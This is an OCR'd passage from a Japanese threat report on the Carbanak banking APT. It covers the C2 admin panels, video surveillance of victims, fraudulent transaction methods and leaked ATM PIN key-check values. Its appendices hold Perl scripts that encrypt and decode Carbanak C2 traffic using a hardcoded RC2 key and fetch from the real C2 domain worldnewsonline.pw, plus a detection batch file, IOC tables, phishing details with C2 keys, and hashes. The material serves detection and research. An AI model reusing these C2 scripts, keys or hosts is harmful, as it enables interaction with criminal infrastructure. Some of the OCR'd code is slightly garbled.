


図 11.Linux で稼働している Carbanak 管理パネル

図 12.Linux で稼働している Carbanak 管理パネル、プラグインの一覧




図 13.Windows で稼動している Carbanak 管理パネル、Carbanak 経由で RDP、VNC、プロキシ、トンネルを実行可能

被害者のシステムは、サーバーのデータベースにカタログ化されています。被害者はコミュニティ別に分類されるため、管理は簡単です。全部で 7 コミュニティ、85 の銀行や金融機関が被害を受けていることが分かりました。

攻撃者の活動の詳細

さらに、攻撃者の使用しているサーバーには、被害者の PC 上での行動を録画した動画ファイルもありました。この動画ファイルは圧縮形式で格納されているため、画質はよくありませんが、アップロード帯域幅を最小限に抑える形式が選択されていて、攻撃者が被害者の行動を理解するには十分です。

動画ファイル名にはフォアグラウンドで実行されているアプリケーションの名前（Outlook、Cmd など）が使用されていますが、ユーザーの行動だけが記録されていました。このため、目的のファイルへの移動や余分なファイルの破棄も簡単です。





図 14.Carbanak の動画を視聴するために設計された特別な動画プレイヤー

攻撃者は、こういった監視技術を使って得られた情報を利用して、被害者のワークフローや使用ツール、習慣などの業務の全体像を明らかにします。これを基に、たとえば、次のようなこと実行します：

- 不正行為の発覚を回避するため、検証プロセスの完了後に、被害者の社内データベースで偽のトランザクションを作成する。
- 被害者の社内コマンドユーティリティを使用して、トランザクションキューに不正な操作を挿入する。

攻撃者は概して驚くほど多才で、ターゲットの業務手順に最適な攻撃方法を使用していました。しかし、ターゲットとした銀行や金融機関 1 社あたりの被害金額が 1000 万ドルを超えないよう意識的に制限しているようです。この金額は、不正送金サービス経由で送金できる最高金額、または LEA と銀行の詐欺対策チームが本格的な分析に乗り出す可能性を最小限に抑えるために、詐欺のリスクに対して銀行が計上している予算の上限と説明できるでしょう。



	A	B	C	D	E	F	G	H	I	J	K	L
1	Index	Random Keys								KVC	KVC of Key	ATM
2		FE								CC		
3	102	89								B3		
4		D5								16		
5	103	62								F3		
6		B6								86		
7	104	BA								DE		
8		AE								27		
9	105	DC								BD		
10		5B								E7		
11	106	54								7A		
12		92								B8		
13	107	B6								3B		
14		04								E9		
15	108	9B								02		
16		07								D6		
17	109	E5								50		
18		AB								6C		
19	110	DC								EA		
20		8C								7E		
21	111	51								41		
22		08								E5		
23	112	4C								E5		
24		20								34		
25	113	F8								BF		
26		CD								8F		
27	114	68								FE		
28		B9								B6		
29	115	75								EA		
30		B5								92		
31	116	7F								36		
32		D0								EE		
33	117	4F								56		
34		BA								EE		
35	118	B3								9C		
36		4C								4F		
37	119	1C								FB		
38		25								87D		

図 15.ATM で使用された PIN KVC 一覧

Carbanak をコントロールしていたサーバー上で銀行の機密文書が見つかっています。このような文書には、機密扱いの電子メール、マニュアル、暗号化キー、パスワードなどがあります。たとえば、上の図にあるファイルには、ATM が利用者の PIN 番号の整合性確認に使用する KVC（Key Verification Code）キーが記録されています。

ATM が関連する別のケースでは、犯罪者は銀行内の ATM ネットワークにアクセスできるコンピューターを乗っ取っていました。この銀行が ATM へのリモートアクセスを有効化すると、犯罪者はこのアクセスの使用を開始して、遠隔地から現金を引き出していました。
犯罪者は ATM の操作にマルウェアを使用していません。それどころか、ATM 機器の制御やテストに使用される標準ユーティリティを使っていたのです。

3. まとめ

金融業界（個人および企業の両方）を狙ったマルウェアは進化を続けています。このレポートで取り上げたマルウェア Carbanak は現在も活動を続けていて、収益を上げるという点では大きな成功を収めています。特に興味を引くのは、高度なサイバー諜報活動 APT で使用されているものに類似した攻撃方法です。つまり、これらは攻撃の高度化するサイバー犯罪市場で憂慮される新たなトレンドを示しています。

金融サービスセクターではサイバー犯罪に対する意識が高まっているにもかかわらず、大企業に対しては標的型攻撃や（すでにパッチ配布の完了した）古いエクスプロイトが依然として有効であるように見受けられます。攻撃者は被害者の防御を迂回するために、常に必要最低限の努力を払っています。

金融サービス業界は、長年にわたり、高度な制御システムや不正検出システムを使っていますが、これらは主に顧客口座での不正取引を対象にしています。Carbanak を使った攻撃者はこのような保護機能を迂回するために、たとえば業界全体で使われている現金振替システム（SWIFT ネットワーク）を使用して、口座残高を更新し、支払メカニズム（ATM ネットワーク）を使用しています。

これらの手順の中で、攻撃者はサービスが内包するぜい弱性を悪用していません。それよりも、被害者の内部手続きを研究し、前述のサービスを経由して不正トランザクション処理を行う為にシステム上のどのユーザーになりすますべきかを正確に判断しています。

攻撃者が金融サービスソフトウェアやネットワークを熟知していたことは明らかです。自動偵察の期間中、Carbanak マルウェアは専門的かつ固有のバンキングソフトウェアが被害者のシステムに存在するかどうかを調べます。このようなバンキングシステムの存在が確認されて初めて、被害者のシステムの本格的な悪用が開始されます。分析の対象となった C2 では、現在までに、世界約 300 の IP アドレスに対する攻撃が行われています。このような攻撃は、業界全体に情報が行き渡り、対抗手段が導入される前に最大の利益を確保できるよう、組織的に行われていた可能性があります。

既存の利用統計によると、Carbanak 攻撃者はバルト諸国や中欧諸国、中東、アジア、アフリカに勢力を拡大しつつあります。Carbanak が関与した損失額は 10 億ドルに達する可能性があります。

Carbanak の活動はサイバー犯罪が新しい時代に突入し、犯罪者が金融機関の利用者を通じてではなく、金融業界に対して直接 APT 技術を使用するようになったことを明確に示していると思われます。もはや、APT は情報を盗むためだけのものではありません。

付録 1：C2 プロトコル デコーダ

復号化

```
#!/usr/bin/perl -w
#Work with Carbanak c2 use
strict;
use warnings; use Crypt::CBC; use
Crypt::Cipher::RC2;
use MIME::Base64; use LWP::Simple;

#my $c2 = "worldnewsonline.pw";
#my $reguest = "1234567890123456";

my $reguest_was = "JybDHkfWGURJPuWeUpPMX/ca9BThbDim0Hdk/9YzkJS7m8a19tz
QwZxo1vvQ/r/7SHJcCm4tdpZGp.dmDwKf MjpWBM18eX8VUiimyaUZMGoClZ6eShS9tLCK
tuHvlMQ3Dc26y90FbPIua.7LGHGZCBPj.vd08DUENC5oAE4V fyUz.shtml";

$reguest_was =~ tr/\/\=\&\?//d; my $replace = "";
my $find=".shtml";
$reguest_was =~ s/\Q$find\E//g;
$reguest_was =~ s/-/+/g;
$reguest_was =~ s/\./\//g; print "$reguest_was\n";

my $iv = substr $reguest_was,0,8;
$reguest_was = substr $reguest_was,8;

my $base64_decoded1 = decode_base64("$reguest_was"); print
"$base64_decoded1\n";
my $length = length($base64_decoded1); print "length is: $length\n"; print "iv is: $iv\n";
print "req is: $reguest_was\n";
my $base64_decoded = "${base64_decoded1}"; my $key
= "vfDGbiwmiqdN6E2N";
#my $key = "1234567812345678";
my $cipher = Crypt::CBC->new( -cipher=>'Cipher::RC2', -header=>'none',
-literal_key=>1, -key=>$key, – keysize=>16, -iv=>$iv );
my $plaintext = $cipher->decrypt($base64_decoded); print "Decode:\ n$plaintext\n";

#Decrypt is
#HWUMRbvuwKQCrkOhuckIXpdFgtd|new0878802c8004333a3|data=listprocess|pro
cess=svchost.exe|idproce ss=4294967295|IBHReFDRDfYG

#my $url = "http://$c2/$base64_encoded";
#print $url;
#my $contents = get($url);
#print $contents;
```

暗号化

```
#!/usr/bin/perl -w
#Decrypt Carbanak c2 responce use strict;
use warnings; use Crypt::CBC;

use Crypt::Cipher::RC2; use MIME::Base64; use
LWP::Simple;

my $c2 = "worldnewsonline.pw"; my $reguest =
"HWUMRbvuwKQCrkOhuckIXpdFgtd|new0878802c8004333a3|data=listprocess|pro
cess=svchost.exe|idproces s=4294967295|IBHReFDRDfYG";
my $iv = "JybDHkfW"; #should be random my $key = "vfDGbiwmiqdN6E2N"; my $cipher =
Crypt::CBC->new( -cipher=>'Cipher::RC2', -header=>'none',
-literal_key=>1, -key=>$key, – keysize=>16, -iv=>$iv );
my $ciphertext = $cipher->encrypt($reguest);
my $base64_encoded = encode_base64("$ciphertext");
$base64_encoded =~ s/\x0a//g;
$base64_encoded =~ s/\/\.\./g;
$base64_encoded =~ s/\+/-/g;
my $base64_encoded_ex = "${iv}${base64_encoded}.php"; my $url =
"http://$c2/${base64_encoded_ex}";
print $url;
#http://worldnewsonline.pw/
GURJPuWeUpPMXca9BThbDim0Hdk9YzkJS7m8a19tzQwZxo1vvQr7SHJcCm4tdp ZGp.
dmDwKfMjpW.BM18eX8VUiimyaUZMGoClZ6eShS9tLCKtuHvlMQ3Dc26y90FbPIua.7LGHG
ZCBPj.vd08D UENC5o.AE4VfyUz..php|
my $contents = get($url); print $contents;
```

CnC からファイルを復号化

```
#!/usr/bin/perl -w
#Decrypt Files from sended from c2 use strict;
use warnings; use Crypt::CBC; use
Crypt::Cipher::RC2;
use MIME::Base64; use LWP::Simple;

my$file=$ARGV[0];open(DATA,"<$file");open(DATA1,"<$file"); open(DATA2,"<$file");
binmode(DATA); binmode(DATA1); binmode(DATA2);

my ($data, $n, $offset);
while (($n = read DATA, $data, 1, $offset) != 0) { $offset += $n; } my
$length = $offset;
my $iv_len = read DATA1, my $iv, 8, 0; read DATA2, my $crypt_data,
$length, 8; my $key = "vfDGbiwmiqdN6E2N";
my $cipher = Crypt::CBC->new( -cipher=>'Cipher::RC2', -header=>'none',
-literal_key=>1, -key=>$key, – keysize=>16, -iv=>$iv );
my $plaintext = $cipher->decrypt($crypt_data); print "$plaintext";
```

付録 2: 感染検出用 BAT ファイル

```
@echo off
for /f %%a in ('hostname') do set "name=%%a" echo %name% del
/f %name%.log 2> nul
if exist "c:\Documents and settings\All users\application data\ mozilla\*.bin" echo "BIN
        detected" >> %name%.log
if exist %SYSTEMROOT%\System32\com\svchost.exe echo "COM detected"
        >> %name%.log
if exist "c:\ProgramData\mozilla\*.bin" echo "BIN2 detected"
>> %name%.log
if exist %SYSTEMROOT%\paexec* echo "Paexec detected"
>> %name%.log
if exist %SYSTEMROOT%\Syswow64\com\svchost.exe echo "COM64 detected"
        >> %name%.log
SC QUERY state= all | find "SERVICE_NAME" | findstr "Sys$"
        if q%ERRORLEVEL% == q0 SC QUERY state= all | find
        "SERVICE_NAME" | findstr "Sys$" >> %name%.log
if not exist %name%.log echo Ok > %name%.log xcopy /y %name%.log
        "\\<IP>\logVirus
```

付録 3:IOC ホスト

IP/Domain name	First seen in	Type	Source: Sample md5/Detection name/ System	Comment
108.61.197.254	2014-07	Carbanak's Linux CnC	1046652E0AAA682F89068731FA5E8E50	
112.78.3.142	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
118.163.216.107	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used to install Carbanak
131.72.138.18	2014-11	Carbanak's Linux CnC	Internet scan	
141.60.162.150	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
146.185.220.200	2014-08	Carbanak's Linux CnC	Victim's logs	
162.221.183.109	2014-12	Carbanak's Windows backconnect	1684a5eafd51852c43b4bca48b58980f	
162.221.183.11	2014-12	Carbanak's Windows backconnect	1684a5eafd51852c43b4bca48b58980f	
173.201.45.158	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used to install Carbanak
173.237.187.203	2014-08	RedKit ExploitKit	Victim's logs	Exploits drop zone that used to install Carbanak
174.143.147.168	2014-10	Related to Carbanak		CnC of other malware used to install Carbanak
185.10.56.59	2014-08	Carbanak's Windows backconnect	551d41e2a4dd1497b3b27a91922d29cc	
185.10.56.59:443	2014-07	Carbanak's Windows backconnect	4afafa81731f8f02ba1b58073b47abdf	
185.10.58.175	2014-07	Carbanak's Linux CnC	4afafa81731f8f02ba1b58073b47abdf	IP of financialnewsonline.pw
188.138.16.214	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
188.138.98.105	2014-10	Carbanak's Windows backconnect	0AD4892EAD67E65EC3DD4C978FCE7D92	

IP/Domain name	First seen in	Type	Source: Sample md5/Detection name/ System	Comment
188.40.224.76	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
190.97.165.126	2014-08	Related to Carbanak	Victim's logs	Ip of SSHD backdoor installed after Carbanak's infection
194.44.218.102	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
195.113.26.195	2014-11	Related to Carbanak	Victim's logs	CnC of other malware used to install Carbanak
198.101.229.24	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
199.255.116.12	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
199.79.62.69	2014-07	Related to Carbanak	Victim's logs	Exploits used to install Carbanak
204.227.182.242	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
208.109.248.146	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
209.222.30.5	2014-07	Carbanak's Windows backconnect	1046652E0AAA682F89068731FA5E8E50	
216.170.117.7	2015-02	Carbanak´s Linux Cnc	6ae1bb06d10f253116925371c8e3e74b	
216.170.117.88	2015-02	Carbanak´s Linux CnC		
217.172.183.184	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
217.172.186.179	2014-10	Carbanak's Linux CnC	Victim's logs	
218.76.220.106	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used to install Carbanak
31.131.17.79	2014-09	Carbanak's plugin CnC	Victim's logs	
31.131.17.81	2014-09	Carbanak's plugin CnC	Victim's logs	CnC of other malware used after Carbanak's infection
32dsffds8743jsdf.com	2014-10	Carbanak's Linux CnC	08f83d98b18d3dff16c35a20e24ed49a	

IP/Domain name	First seen in	Type	Source: Sample md5/Detection name/ System	Comment
37.235.54.48	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
37.46.114.148	2014-10	Carbanak's Linux CnC	Victim's logs	
37.59.202.124	2014-12	Carbanak's Linux CnC	Internet scan	
5.101.146.184	2014-10	Carbanak's Linux CnC	Victim's logs	
5.135.111.89	2015-02	Carbanak´s Windows backconnect	100d516821d99b09718b362d5a4b9a2f	
5.61.32.118	2014-10	Carbanak's Windows backconnect	972092CBE7791D27FC9FF6E9ACC12CC3	
5.61.38.52	2014-10	Carbanak's Windows backconnect	08f83d98b18d3dff16c35a20e24ed49a	
50.115.127.36	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
50.115.127.37	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
55.198.6.56	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
61.7.219.61	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used to install Carbanak
62.75.224.229	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
66.55.133.86	2014-10	Carbanak's Linux CnC	972092CBE7791D27FC9FF6E9ACC12CC3	
67.103.159.140	2014-08	Related to Carbanak	Victim's logs	CnC of other malware used to install Carbanak
69.64.48.125	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used to install Carbanak
74.208.170.163	2014-10	Related to Carbanak	Victim's logs	Used by criminals to control infected machines
78.129.184.4	2014-10	Related to Carbanak	Victim's logs	Used by criminals to control infected machines

IP/Domain name	First seen in	Type	Source: Sample md5/Detection name/ System	Comment
79.99.6.187	2014-08	Related to Carbanak	Victim's logs	CnC of other malware used to install Carbanak
81.4.110.128	2014-08	Related to Carbanak	Victim's logs	Used by criyminals to control infected machines
83.16.41.202	2014-10	Related to Carbanak	Victim's logs	Used by criminals to control infected machines
83.166.234.250	2014-10	Carbanak's Windows backconnect	F66992766D8F9204551B3C42336B4F6D	
83.246.67.58	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used to install Carbanak
85.25.117.154	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
85.25.20.109	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
85.25.207.212	2014-10	Related to Carbanak	Victim's logs	Used by criminals to control infected machines
87.106.8.177	2014-10	Related to Carbanak	Victim's logs	Exploits used to install Carbanak
87.98.153.34	2014-10	Related to Carbanak	Victim's logs	Used by criminals to control infected machines
88.198.184.241	2014-12	Carbanak's Windows backconnect	6AE1BB06D10F253116925371C8E3E74B	
91.194.254.38	2014-07	Carbanak's Linux CnC	446c75b77836b776ec3f502fce48b014	
91.194.254.90	2014-09	Carbanak's Linux CnC	Victim's logs	
91.194.254.91	2014-09	Carbanak's Linux CnC	Victim's logs	
91.194.254.92	2014-07	Carbanak's Linux CnC	Internet scan	
91.194.254.93	2014-07	Carbanak's Linux CnC	Internet scan	
91.194.254.94	2014-07	Carbanak's Linux CnC	Internet scan	
91.194.254.98	2014-07	Carbanak's Linux CnC	Internet scan	

IP/Domain name	First seen in	Type	Source: Sample md5/Detection name/ System	Comment
93.95.102.109	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
93.95.99.232	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
94.247.178.230	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
95.0.250.113	2014-10	Related to Carbanak	Victim's logs	CnC of other malware used after Carbanak's infection
adguard.name	2014-07	Carbanak's Linux CnC	Victim's logs	
beefeewhewhush-eelu.biz	2014-07	Andromeda's C&C	Victim's logs	CnC of other malware used to install Carbanak
blizko.net	2014-07	Carbanak's Linux CnC	Victim's logs	
comixed.org	2014-12	Carbanak's Linux CnC	1684a5eafd51852c43b4bca48b58980f	
coral-trevel.com	2014-07	Carbanak's Linux CnC	Internet scan	
datsun-auto.com	2014-04	Carbanak's Linux CnC	cb915d1bd7f21b29edc179092e967331	
di-led.com	2014-07	Carbanak's Linux CnC	446c75b77836b776ec3f502fce48b014	
financialnewson-line.pw	2014-07	Carbanak's Linux CnC	4afafa81731f8f02ba1b58073b47abdf	
financialwiki.pw	2014-07	Carbanak's Linux CnC	4afafa81731f8f02ba1b58073b47abdf	
flowindaho.info	2014-07	Carbanak's Linux CnC	reverse IP 91.194.254.93	
freemsk-dns.com	2014-08	Carbanak's Linux CnC	reverse IP 146.185.220.200	
gjhhghjg6798.com	2014-10	Carbanak's Linux CnC	972092CBE7791D27FC9FF6E9ACC12CC3	
glonass-map.com	2014-12	Carbanak's Linux CnC	6AE1BB06D10F253116925371C8E3E74B	
great-codes.com	2014-10	Carbanak's Linux CnC	0AD4892EAD67E65EC3DD4C978FCE7D92	
icafyfootsinso.ru	2014-08	Related to Carbanak	Victim's logs	Used by criminals to control infected machines
idedroatyxoaxi.ru	2014-08	Related to Carbanak	Victim's logs	CnC of other malware used to install Carbanak

IP/Domain name	First seen in	Type	Source: Sample md5/Detection name/ System	Comment
ivaserivaseeer.biz	2014-08	Related to Carbanak	Victim's logs	CnC of other malware used to install Carbanak
microloule461soft-c1pol361.com	2014-10	Carbanak's Linux CnC	F66992766D8F9204551B3C42336B4F6D	
microsoftc1pol361.com	2014-10	Carbanak's Linux CnC	F66992766D8F9204551B3C42336B4F6D	
mind-finder.com	2014-07	Carbanak's Linux CnC	0AD4892EAD67E65EC3DD4C978FCE7D92	
operatemesscont.net	2014-08	Connect to infected sshd	Victim's logs	Used by criminals to control infected machines
paradise-plaza.com	2014-07	Carbanak's Linux CnC	Internet scan	
public-dns.us	2014-08	Carbanak's Linux CnC	reverse IP 146.185.220.200	
publics-dns.com	2014-07	Carbanak's Linux CnC	Internet scan	
systemsvc.net	2014-11	Carbanak's Linux CnC	reverse IP 131.72.138.18	
system-svc.net	2014-11	Carbanak's Linux CnC	reverse IP 131.72.138.18	
traider-pro.com	2014-12	Carbanak's Linux CnC	reverse IP 91.194.254.94	
travel-maps.info	2014-07	Carbanak's Linux CnC	reverse IP 91.194.254.38	
update-java.net	2014-08	Carbanak's Linux CnC	reverse IP 146.185.220.200	
veslike.com	2014-07	Carbanak's Linux CnC	Internet scan	
wefwe3223wfdsf.com	2014-10	Carbanak's Linux CnC	08f83d98b18d3dff16c35a20e24ed49a	
worldnews24.pw	2014-08	Carbanak's Linux CnC	551d41e2a4dd1497b3b27a91922d29cc	
worldnewsonline.pw	2014-08	Carbanak's Linux CnC	551d41e2a4dd1497b3b27a91922d29cc	

付録 4: スピア型フィッシング

This section contains details on spear phishing emails sent by the attackers to infect victims.

MD5: 8fa296efaf87ff4d9179283d42372c52
Name of attachment: Соответствие ФЗ-115 от 24.06.2014г.doc
Drops executable:

MD5:		a1979aa159e0c54212122fd8acb24383	(Carbanak)
Compiled		Mon Apr 04 20:00:57 2011	(Probably fake)
C2	on	update-java.net	
C2	key	1234567812345678	
RDP	on	37.235.54.48:443	

MD5: 665b6cb31d962aefa3037b5849889e06
Name of attachment: Запрос.doc
Drops executable:

MD5:		4afafa81731f8f02ba1b58073b47abdf	(Carbanak)
Compiled		Tue Jul 01 03:20:06 2014	
Connects to:			

financialnewsonline.pw/FYocDxXpn5MXsHwZX/kLUAbd3w2/uUTsarcVKYk2W3B6hncZ/Gafh8U1W805Lo0N/np7E3ICR6qx8keLDJZqUGXJKBDzfc6VYz9TNIlktObQ.htm (185.10.58.175)

C2	on	financialnewsonline.pw, financialwiki.pw
C2	key	TXeyuryWcluzxkWnyu
RDP	on	185.10.56.59:443

MD5:		2c395f211db2d02cb544448729d0f081
Name of attachment:		new.doc
Drops executable:		
MD5:		551d41e2a4dd1497b3b27a91922d29cc (Carbanak)
Compiled		Mon Aug 04 01:10:40 2014
Connects to:		

http://worldnewsonline.pw/JybDHkfWGURJPuWeUpPMX/ca9BThbDim0Hdk/9YzkJS7m8a19tzQwZxo1vvQ/r/7SHJcCm4tdpZGp.dmDwKfMjpWBM18eX8VUiimyaUZMGoClZ6eShS9tLCKtuHvlMQ3Dc26y90FbPlua.7LGHGZCBPj.vd08DUENC5oAE4VfyUz.shtml

C2s	on	worldnewsonline.pw, worldnews24.pw
C2	key	JDvkyfhZxkMmDSwUkqvRelvC
RDP	on	185.10.56.59:443

MD5: 31e16189e9218cb131fdb13e75d0a94f
Name of attachment: Анкета-Заявление.doc
Drops executable:

MD5:		4e107d20832fff89a41f04c4dff1739b	(Carbanak)
C2	on	public-dns.us	
C2	key	1234567812345678	
RDP	on	37.235.54.48:443	

MD5: db83e301564ff613dd1ca23c30a387f0
Name of attachment: Соответствие ФЗ-115 от 21.07.2014г.doc
Drops executable:
MD5: cb915d1bd7f21b29edc179092e967331 (Carbanak)
Compiled Tue Apr 08 05:44:12 2014
Connects to:
datsun-auto.com/bDqxEs/Ta6IPJq3zqmRY-.5/8SgGLA-F/I9CstBYT1rK7kx.440Sbtru.cgi?QVzF=tNM2gdtMLscx5bB4uryjM&PfpxBukmcOaD-Ucygbtzv4=f8fx

MD5: f88a983fc0ef5bb446ae63250e7236dd
Name of attachment: Приглашение.msg
Drops executable:
MD5: 3dc8c4af51c8c367fbe7c7feef4f6744 (Carbanak)
Compiled Fri Aug 08 00:48:07 2014
C2s on key worldnewsonline.pw, worldnews24.pw C2 vfDGbiwmiqdN6E2N
RDP on 185.10.56.59:443

MD5: c4a6a111a070856c49905d815f87ab49
Name of attachment: ЧОСВЯЮООАГЖЦСЦЧОЧю
Drops executable:
MD5: cb915d1bd7f21b29edc179092e967331 (Carbanak)
Connects to:
GET /cBAWFvkXi94QxShRTaVVn/YzAxD/X0sZEud.5gNItbvozI3tqT5ly9UYLVii13.bml?tlxCFiBusj=2OVj&9GP=a5houGz&K.F=T&l0.7FBN75=nMPDrlGXq4s7clAQ0Cl662IwVjxvsiTOlG 0d0pd HTTP/1.1
Host: datsun-auto.com

MD5: 86e48a9be62494bffb3b8e5ecb4a0310
Name of attachment: Приглашение.doc
Drops executable:
MD5: 3dc8c4af51c8c367fbe7c7feef4f6744 (Carbanak)
Compiled Fri Aug 08 00:48:07 2014

MD5: 6c7ac8dfd7bc5c2bb1a6d7aec488c298
Name of attachment: Соответствие ФЗ-115 от 02.07.2014г..doc,
Drops executable:
MD5: cb915d1bd7f21b29edc179092e967331 (Carbanak)
Compiled Tue Apr 08 05:44:12 2014
Connects to:
datsun-auto.com/bDqxEs/Ta6IPJq3zqmRY-.5/8SgGLA-F/I9CstBYT1rK7kx.440Sbtru.cgi?QVzF=tNM2gdtMLscx5bB4uryjM&PfpxBukmcOaD-Ucygbtzv4=f8fx

付録 5：Carbanak の MD5 ハッシュサンプル

0022c1fe1d6b036de2a08d50ac5446a5
0155738045b331f44d300f4a7d08cf21
0275585c3b871405dd299d458724db3d
0ad4892ead67e65ec3dd4c978fce7d92
0ad6da9e62a2c985156a9c53f8494171
1046652e0aaa682f89068731fa5e8e50
10e0699f20e31e89c3becfd8bf24cb4c
1300432e537e7ba07840adecf38e543b
15a4eb525072642bb43f3c188a7c3504
16cda323189d8eba4248c0a2f5ad0d8f
1713e551b8118e45d6ea3f05ec1be529
1a4635564172393ae9f43eab85652ba5
1b9b9c8db7735f1793f981d0be556d88
1d1ed892f62559c3f8234c287cb3437c
1e127b92f7102fbd7fa5375e4e5c67d1
1e47e12d11580e935878b0ed78d2294f
1f43a8803498482d360befc6dfab4218
1fd4a01932df638a8c761abacffa0207
20f8e962b2b63170b228ccaff51aeb7d
26d6bb7a4e84bec672fc461487344829
2908afb4de41c64a45e1eb2503169108
2c6112e1e60f083467dc159ffb1ceb6d
2cba1a82a78f4dcbad1087c1b71588c9
2e2aa05a217aacf3105b4ba2288ad475
36cdf98bc79b6997dd4e3a6bed035dca
36dfd1f3bc58401f7d8b56af682f2c38
39012fb6f3a93897f6c5edb1a57f76a0
3dc8c4af51c8c367fbe7c7feef4f6744
407795b49789c2f9ca6eca1fbab3c73e
